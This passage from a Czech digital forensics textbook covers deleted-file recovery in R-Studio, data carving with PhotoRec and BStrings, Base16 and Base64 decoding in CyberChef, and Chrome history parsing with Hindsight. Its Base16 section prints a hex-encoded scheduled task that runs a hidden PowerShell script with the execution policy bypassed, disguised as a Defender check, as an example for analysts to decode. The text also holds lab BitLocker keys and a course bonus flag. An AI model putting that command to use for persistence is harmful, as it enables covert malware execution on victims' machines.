
Obraz disku je připojen jako blokové zařízení PhysicalDrive5 a jako logická jednotka G:\. Aktuálně platné soubory lze zobrazit v FTK Imageru nebo v průzkumníku souborů systému Windows.

Obrázek 187 | Vlastnosti připojeného disku



Zdroj: Autor.


Obrázek 188 | Zobrazení aktuálně platných souborů



Zdroj: Autor.


Pravděpodobnost obnovení smazaných dat je závislá na počtu a velikosti nových souborů nahraných na zkoumané paměťové médium. Rostoucí počet a velikost nahraných souborů přímo úměrně zvyšuje pravděpodobnost úplné ztráty nebo částečného přepisu smazaných souborů.

Obrázek 189 | R-Studio – aktivní pevné disky



Zdroj: Autor.


Obrázek 190 | R-Studio – vlastnosti vybraného disku



Zdroj: Autor.


Grafické rozhraní R-Studia zobrazí veškeré dostupné disky, ze kterých je možné vybrat virtualizovaný disk obsahující data z obrazu disku. Kontrolou parametru OS Object je vhodné ověřit správnost vybraného disku. FTK Imager a R-Studio shodně zobrazují PhysicalDrive5 jako zdrojový disk pro obnovu dat.

Obrázek 191 | R-Studio – menu




Zdroj: Autor.

Obrázek 192 | R-Studio – parametry skenu



Zdroj: Autor.

Obrázek 193 | R-Studio – datová mapa




Zdroj: Autor.

Po potvrzení výběru správného disku je nutné z menu spustit sken diskové jednotky. Přednastavené parametry skenu jsou téměř vždy dostačující a není nutné je měnit. Průběh skenu se zobrazuje v datové mapě zobrazující identifikované artefakty souborových systémů.

Obrázek 194 | R-Studio – identifikované souborové systémy

Zdroj: Autor.


Obrázek 195 | R-Studio – menu – prohlížení, obnova dat



Zdroj: Autor.


Ukončený sken zobrazí nově identifikované souborové systémy jako nové diskové oddíly zkoumaného paměťového média. Zde je možné si identifikovaný oddíl otevřít v souborovém manageru a prohlédnout obnovitelné soubory nebo zvolit možnost obnovy všech souborů.

Obrázek 196 | R-Studio – souborový manager



Zdroj: Autor.


Obrázek 197 | R-Studio – identifikované smazané soubory



Zdroj: Autor.


Prohlížením obsahu disku lze z disku získat pouze zájmové soubory a zbytečně neblokovat forenzní stanici obnovováním systémových nebo aplikačních souborů, které neobsahují relevantní data pro stanovené cíle analýzy. Na identifikovaném NTFS diskovém oddílu byly nalezeny dva soubory. Podle názvů lze usuzovat, že jde o zálohu Bitlocker recovery klíče a soubor s hesly. Usuzovat na obsah disku na základě jména souborů ale není ve forenzním zkoumání doporučovaným postupem, proto je nutné obsah ověřit.

Obrázek 198 | R-Studio – hexadecimální zobrazení souboru



Zdroj: Autor.

Obrázek 199 | R-Studio – textové zobrazení souboru




Zdroj: Autor.

R-Studio, stejně jako FTK Imager, obsahuje prohlížeč souborů, ve kterém je možné data otevřít v hexadecimálním zobrazení pro binární soubory nebo ve formátu čistého textu. Po ověření obsahu je možné soubory označit a po ukončení prohlížení diskového oddílu obnovit jen vybrané soubory.


Obnovené soubory jsou uloženy v definovaném adresáři, ideálně ve stejném stavu, jako se nacházely před smazáním.

Obrázek 200 | R-Studio – obnovení vybraných souborů




Zdroj: Autor.

Obrázek 201 | R-Studio – parametry obnovení



Zdroj: Autor.

Obrázek 202 | R-Studio – obnovené soubory



Zdroj: Autor.

12.3 Data Carving

Možnost obnovy souborů založených na datech z alokační tabulky není možné garantovat za každé situace. Proto bylo nutné vyvinout specializované algoritmy vyhledávající datové signatury („hlavičky“) typické pro dané souborové typy (PDF, dokumenty Microsoft Office, JPEG, PNG atd.). Tento postup se používá při obnově z poškozených nebo jinak neinterpretovatelných dat, jako jsou neznámé souborové systémy, bloky dat exportované z operační paměti, soubory schované v neaktivních částech nebo přidané na konec jiných platných souborů.

Obrázek 203 | Surový blok dat zobrazený v hexadecimálním a textovém formátu

```
$ xxd file2.raw | head -n 10
00000000: c5f5 80b4 e5ae 1d66 b7c9 62ca 47cc cddb  .......f..b.G...
00000010: 050e cafa 70ff 390b b873 5ff8 cf97 96da  ....p.9..s_.....
00000020: 71d1 b393 05b2 c4d0 929d 6865 4c74 c918  q.........heLt..
00000030: 8df0 0f22 79eb 663d 9f00 48ee 3769 77b3  ..."y.f=..H.7iw.
00000040: e8d1 bff1 2996 a657 13c6 4d37 62e8 dc59  ....)..W..M7b..Y
00000050: b4db 5464 c4f6 8797 4782 95e9 19ba 5437  ..Td....G.....T7
00000060: bddc bd95 fa6a 7228 b113 197f 01a5 07dd  .....jr(........
00000070: 5a41 6fe8 5d1b 15d5 9f51 1794 b339 d219  ZAo.]....Q...9..
00000080: fae7 3a81 fe6b 98ad 7a35 be71 0d9c d2a8  ..:..k..z5.q....
00000090: 6aa0 69df f251 5c20 0181 ef27 025a 4fc2  j.i..Q\ ...'.ZO.
```

Zdroj: Autor.

Surový blok dat zobrazený v hexadecimální formě na první pohled neobsahuje hlavičku, podle které by bylo možné identifikovat typ souboru. Stejně tak na první pohled neobsahuje ani textové řetězce obvykle obsahující metadata souborů a dokumentů. Manuální kontrola souboru pomocí hexaeditoru je možná, ale časově nepraktická.

Blok dat je možné otestovat na přítomnost platných datových formátů pomocí datacarvingu. Algoritmus otestuje každou část souboru a porovná je s databází známých signatur datových formátů.

Pokud narazí na známou signaturu, vykopíruje danou část do samostatného souboru. Jednou z nevýhod datacarvingu je nemožnost obnovit původní název souboru, jelikož ten je uložen v alokační tabulce souborového systému. Stejně tak je problematické pomocí datacarvingu obnovit fragmentované soubory, u kterých je velká pravděpodobnost, že obnovený soubor nebude kompletní nebo bude obsahovat data jiných souborů.

12.4 PhotoRec


Za vývojem nástroje PhotoRec stojí Christophe Grenier. Jeho nástroje jsou zdarma ke stažení na stránkách CGSecurity[144]. PhotoRec je datacarvingový nástroj a z toho vyplývá, že ignoruje alokační tabulky souborových systémů a vyhledává souborové signatury.

144 https://www.cgsecurity.org/wiki/TestDisk_Download

Postup:


Vybrat zdrojový soubor nebo diskovou jednotku -> diskový oddíl „Unknown“ -> vybrat složku pro uložení souborů -> z menu „File Formats“ vybrat signatury souborů, které se mají vyhledávat -> Search

Obrázek 204 | PhotoRec – datacarving



Zdroj: Autor.


Obrázek 205 | PhotoRec – souborové signatury



Zdroj: Autor.


Nastavení je, na rozdíl od R-Studia, naprosto triviální. Na vstupu lze využít nekomprimovaný obraz disku v RAW DD formátu, soubor s obrazem operační paměti, soubor s nestrukturovanými daty nebo virtualizovaný disk. PhotoRec obsahuje necelých 500 souborových signatur[145], které je možné identifikovat a exportovat ze zkoumaného zdroje dat.

Obrázek 206 | PhotoRec – průběh analýzy



Zdroj: Autor.

Obrázek 207 | PhotoRec – nalezený .PNG soubor



Zdroj: Autor.

145 https://www.cgsecurity.org/wiki/File_Formats_Recovered_By_PhotoRec

Ignorování záznamů alokační tabulky má za následek změnu v názvu obnovených souborů, obecně u souborů obnovených datacarvingovou metodou je název vytvořen společnou předponou, v tomto případě písmenem F a číselnou hodnotou. Výsledkem obnovy souboru v prezentovaném příkladu je obnovení jednoho obrazového souboru typu .PNG.

12.5 BStrings

Vyhledávání textových řetězců je formou datacarvingu, kterou lze použít na jakákoliv nekomprimovaná nebo nešifrovaná data. Obecně je možné z binárních souborů získat metadata a v některých případech i části datového obsahu. BStrings je opět nástroj od Erica Zimmermana[146]. Mimo funkce vyhledávání ASCII řetězců podporuje vyhledávání regulárními výrazy pro export e-mailových adres, IP adres, čísel sociálního pojištění USA, čísla kreditních karet, identifikátory peněženek krypto měn a dalších zájmových informací se známou strukturou znaků a číslic.

Postup:

```
bstrings.exe -f F:\file2.raw -m 10
```

Parametr -m udává minimální délku nalezených řetězců.
Command line: -f F:\file2.raw -m 10
Searching 1 chunk (512 MB each) across 13.276 MB in ‚F:\file2.raw‘
Chunk 1 of 1 finished. Total strings so far: 385 Elapsed time: 0.849 seconds. Average strings/sec: 454
Primary search complete. Looking for strings across chunk boundaries...
Search complete.
Processing strings...
y\33L\;IF:2
ok8r}0M[%k
jM$A_j4=-O
*i@~Ks&U]J
ooU5bP%2Z9
1A,mQ‘b6dy6
H{PP8;JW.[v@<We
-yuQD
BitLocker Drive Encryption recovery key
To verify that this is the correct recovery key, compare the start of the following identifier with the identifier value displayed on your PC.
Identifier: B43A805B-6A47-4CED-AD98-98C4515CCF9C
If the above identifier matches the one displayed by your PC, then use the following key to unlock your drive.
Recovery Key: 391006-269556-459019-559988-446039-530794-222607-362549

146 https://github.com/EricZimmerman/bstrings

If the above identifier doesn‘t match the one displayed by your PC, then this isn‘t the right key to unlock your drive.

Dle výsledků testovaný soubor file2.raw obsahuje nejen již nalezený obrázek, ale také dešifrovací klíč k diskovému oddílu chráněnému nástrojem Bitlocker.

Vyhledávání dešifrovacích klíčů je součástí bstrings a specifické regulární výrazy lze specifikovat parametrem --lr, pro vyhledávání Bitlocker klíčů je nutné přidat parametr --lr bitlocker.

Postup:

v příkazové řádce CMD.EXE spustit: bstrings.exe --lr bitlocker -f file2.raw

```
Found 384 strings in 0.852 seconds. Average strings/sec: 452
bstrings.exe --lr bitlocker -f file2.raw
Command line: --lr bitlocker -f file2.raw
Searching via RegEx pattern: [0-9]{6}?-[0-9]{6}-[0-9]{6}-[0-9]{6}-[0-9]{6}-[0-9]{6}-[0-9]
{6}-[0-9]{6}
Searching 1 chunk (512 MB each) across 13.276 MB in ‚F:\file2.raw‘
Chunk 1 of 1 finished. Total strings so far: 347,346 Elapsed time: 1.888 seconds. Average
strings/sec: 183,947
Primary search complete. Looking for strings across chunk boundaries...
Search complete.
261008-399588-459019-449229-226069-130744-111608-369567
391006-269566-459019-559889-446039-530794-222607-362549
Found 2 strings in 1.169 seconds. Average strings/sec: 302,457
```

Vyhledávání textových řetězců odpovídajících struktuře dešifrovacích klíčů nástroje Bitlocker odhalilo další klíč, který v původním vyhledávání zapadl mezi ostatními výsledky. Bstrings podporuje vyhledávání uživatelsky definovaných řetězců / klíčových slov, běžně se vyhledávají jména, adresy, čísla bankovních účtů, ale je také možné vyhledávat bonusové body ke zkoušce.

Postup:

bstrings.exe --ls bonus -f file2.raw

```
Command line: --ls flag -f file2.raw
Searching 1 chunk (512 MB each) across 13.276 MB in ‚F:\file2.raw‘
Chunk 1 of 1 finished. Total strings so far: 347,346 Elapsed time: 1.178 seconds. Average
strings/sec: 294,835
Primary search complete. Looking for strings across chunk boundaries...
Search complete.
Processing strings...
[DFA-VSE-4SA540]{Flag:ZDFA-BonusovyBod}*
Found 1 string in 1.182 seconds. Average strings/sec: 293,888
```

* Student (VŠE), který nalezený kód pošle přednášejícímu, získá bod do závěrečného hodnocení.

Základní kódování textu

13

Tato kapitola popisuje nejběžnější způsoby kódování textových informací, se kterými je možné se setkat při zkoumání digitálních artefaktů a uživatelských dat.

13.1 Kódování Base16 | Hexadecimal

Kódování textu Base16, známé také jako hexadecimální kódování, reprezentuje data pomocí šestnáctiznakové abecedy: číslic 0–9 a písmen A–F (nebo a–f).

Každý znak v kódování Base16 odpovídá 4bitovému nibblu (polovině bajtu).

Běžně se používá pro reprezentaci a při nízkoúrovňové manipulaci s binárními daty v lidsky čitelnější podobě. Například při prohlížení nestrukturovaných a poškozených binárních dat.

V digitální forenzní analýze se nejčastěji používá k identifikaci souborů pomocí takzvané hlavičky souboru, která je reprezentována hexadecimálním řetězcem.

Příklady:
Reprezentace desítkového čísla 255 v Base16 je FF.
Reprezentace binárního čísla 1101 v Base16 je D.

Hexadecimální kódování je taktéž běžně používáno k zamaskování textových řetězců nebo částí zdrojových kódů zejména u skriptovacích programovacích jazyků. Jde o takzvanou obfuskaci informací s cílem zamezit detekci škodlivého kódu nebo klíčových informací, jako jsou URL adresy, IP adresy, jména a hesla a podobně.

Obsah klíče Action naplánované úlohy v HEXa kódování:

03000C0000004100750074006800 6F00720066660000000001C00000070006F007700650072007300680065006C006C002E00650078006500B80000002D00570069006E0064006F00770053007400790 06C006500200048006900640064006 5006E0020002D00450078006500630075007400690 06F006E0050006F006C0069006300790020004200790070006100730073002000 2D00460069006C006500200043003A005C00570069006E0064006F00770073005C00540065006D0070005C00570069006E0064006F00770073005F006400650066006500 6E006400650072005F006300680065006300 6B002E00700073003100000000000000

Nejjednodušším řešením pro dekódování a manipulaci s textovými řetězci je použít nástroj CyberChef[147], známý také jako „kybernetický švýcarský armádní nůž“. Jedná

147 https://gchq.github.io/CyberChef

se o výkonný webový nástroj vyvinutý Government Communications Headquarters (GCHQ) pro provádění různých transformací dat a analytických úloh.

Obrázek 208 | CyberChef – konverze HEX na ASCII

Zdroj: Autor.

13.2 Kódování Base64

Base64 je schéma kódování binárních dat na text, které transformuje binární data na posloupnost tisknutelných znaků. Funguje tak, že bere vždy 6 bitů zdrojových binárních dat a mapuje je na jeden ze 64 jedinečných znaků.

Výsledný kódovaný řetězec se skládá ze sady 64 znaků, která zahrnuje velká písmena, malá písmena, číslice a dva další symboly (obvykle „+“ a „/“).

Base64 se široce používá k různým účelům:

- Vkládání obrázků do webových stránek.
- Reprezentaci binárních dat v adresách URL.
- Kódování příloh v e-mailech.
- Ukládání binárních dat ve formátu JSON nebo XML.
- Zajištění kompatibility mezi různými systémy.


Ukázka přílohy e-mailové zprávy zakódované do textové podoby pomocí Base64.

```
------=_Part_114362_804413043.1711542022570
Content-Type: image/jpeg; name=logo.jpg
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename=logo.jpg
Content-ID: <inAttSU1HX0VMRU1fMTAwMDAwMDAwMDA0>

/9j/4AAQSkZJRgABAQIAHAAcAAD/2wBDAAMCAgMCAgMDAwMEAwME-
BQgFBQQEBQoHBwYIDAoMDAsK
CwsNDhIQDQ4RDgsLEBYQERMUFRUVDA8XGBYUGBIUFRT/2wBDAQME-
BAUEBQkFBQkUDQsNFBQUFBQU
```

Dekódování obsahu v nástroji CyberChef.

Obrázek 209 | CyberChef – dekódování Base64 řetězce



Zdroj: Autor.

Hlavička e-mailové zprávy definuje přílohu jako grafický soubor logo.jpg, dekódováním začátku přílohy je možné získat hlavičku (header) přiloženého souboru a jeho typ ověřit. Dekódováním obsahu přílohy bylo možné ověřit, že přiložený soubor je opravdu obrázek formátu JPEG.


Analýza webových prohlížečů

14

Analýza historie prohlížení internetových stránek je základem pro vytvoření profilu a časové osy uživatelských aktivit. Prohlížeče webových stránek fungují jako interface mezi uživatelem a informacemi poskytovanými službami v rámci interní počítačové sítě nebo internetu. Internetové prohlížeče umí nejen zobrazovat internetové stránky, ale mohou sloužit jako prohlížeč pro celou řadu lokálně uložených uživatelských dokumentů, jako jsou například .pdf dokumenty, .jgp, .png, .webp obrazové a multimediální soubory. Historie prohlížení bude obsahovat informace o prohlížení online zdrojů, ale i lokálních dokumentů. Spolu s časovými značkami tyto záznamy vytvoří ucelenou časovou osu uživatelské aktivity.

Drtivá většina webových prohlížečů je aktuálně postavená na open-source technologii Chromium, její hlavní vývojář je společnost Google, výjimku tvoří prohlížeč Safari společnosti Apple, který využívá technologii WebKit. Nespornou výhodou internetových prohlížečů používajících technologii Chromium je databáze SQLite, kterou Chromium používá k ukládání uživatelských dat, jako jsou záložky, historie prohlížení, soubory cookies a další nastavení. Jeho začlenění jako výchozího databázového stroje do Chromu pomáhá zajistit efektivní ukládání a načítání dat v prohlížeči při zachování kompatibility napříč různými platformami a zařízeními.

Obrázek 210 | Podíl webových prohlížečů na trhu (StatCounter)[148]



Zastoupení prohlížeče Google Chrome na trhu za období květen 2023 – duben 2024 bylo dle portálu StatsCounter na hranici 65 %[148].

148 https://gs.statcounter.com/browser-market-share

14.1 Profily

Profily prohlížeče Google Chrome umožňují uživatelům oddělit nastavení a data pro různé uživatelské účty. Je běžné se setkat s pracovním a soukromým uživatelským profilem nebo běžným uživatelským účtem a účtem s rozšířenými pravomocemi (admin účet), pro přístup do webových aplikací s požadavkem na zvýšené zabezpečení. Při zkoumání historie prohlížení webových stránek jsou profily důležité pro udržení kontextu aktivit relevantních pro daný uživatelský účet. Základní profil je v souborové struktuře pojmenován jako Default, další následující profil je pojmenován jako Profil 1, Profil 2 a následné přírůstky v číselném označení následných profilů.

Příklad profilů v prohlížeči Google Chrome:
C:\Users\uzivatel\AppData\Local\Google\Chrome\User Data\Default\History
C:\Users\uzivatel\AppData\Local\Google\Chrome\User Data\Profile 1\History

Umístění profilů v adresářové struktuře Windows:

Google Chrome
C:\Users\%user%\AppData\Local\Google\Chrome\User Data*\

Microsoft Edge (Chromium)
C:\Users\%user%\AppData\Local\Microsoft\Edge\User Data*\

Mozilla Firefox
C:\Users\%user%\AppData\Roaming\Mozilla\Firefox\Profiles*\

Opera
C:\Users\%user%\AppData\Local\Opera Software\Opera Stable

Google Chrome ukládá uživatelská data, například historii procházení, stažené soubory a soubory cookie, do souborů databáze SQLite v adresáři profilu uživatele. Data v databázi Historie jsou rozdělena do tematických tabulek sledujících navštívené adresy URL, podrobnosti o návštěvách, záznamech o stažených souborech, jejich stavy a Cookies včetně informací o doménách, hodnoty a doby platnosti. Tyto informace umožňují prohlížeči Chrome poskytovat bezproblémové a přizpůsobené prohlížení díky efektivní správě uživatelských dat.

Google Chrome a Microsoft Edge prohlížeče mají v základu nastavenou retenci dat na 90 dní[149], po uplynutí této doby se záznamy z historie prohlížení automaticky odstraní.

149 https://support.google.com/chrome/answer/95589#zippy=%2Cwhat-your-history-lists

14.2 Nástroje

Hindsight[150]:

Domovská stránka Obsidianforensics: https://github.com/obsidianforensics/hindsight
Podporované prohlížeče: Google Chrome a další prohlížeče postavené na jádře Chromium.

Postup:

```
hindsight.exe -i Chrome\User Data\Default\ -o ChromeBrowsingHistory -f xlsx
```

Základním formátem pro uložení zparsovaných záznamů je excelová tabulka XLSX, Hindsight dále podporuje export do SQLite a JSONL.

Následující obrázek obsahuje statistiku záznamů ze zpracovaného SQLite souboru History.

Obrázek 211 | Statistika záznamů v Chrome History databázi

```
                 _     _          _     _       _     _
                | |   (_)        | |   (_)     | |   | |
                | |__  _ _ __   __| |___ _  __ _| |__ | |_
                | '_ \| | '_ \ / _` / __| |/ _` | '_ \| __|
                | | | | | | | | (_| \__ \ | (_| | | | | |_
                |_| |_|_|_| |_|\__,_|___/_|\__, |_| |_|\__|
                                             __/ |
                       by @_RyanBenson      |___/ v2023.03

################################################################################

       Start time: 2024-05-26 17:20:22.760
  Input directory: ./Chrome
      Output name: Chrome\Hindsight_Export.xlsx

 Processing:

    Profile: ./Chrome
                    Detected Chrome version:            [    111 ]
                                 URL records:            [    516 ]
                           Download records:            [      1 ]
                           Autofill records:            [      1 ]
                           Bookmark records:            [      0 ]

 Running plugins:
          Chrome Extension Names (v20210424):   - 0 extension URLs parsed -
       Generic Timestamp Decoder (v20160907):     - 0 timestamps parsed -
  Google Analytics Cookie Parser (v20170130):       - 0 cookies parsed -
                 Google Searches (v20160912):      - 96 searches parsed -
    Load Balancer Cookie Decoder (v20200213):       - 0 cookies parsed -
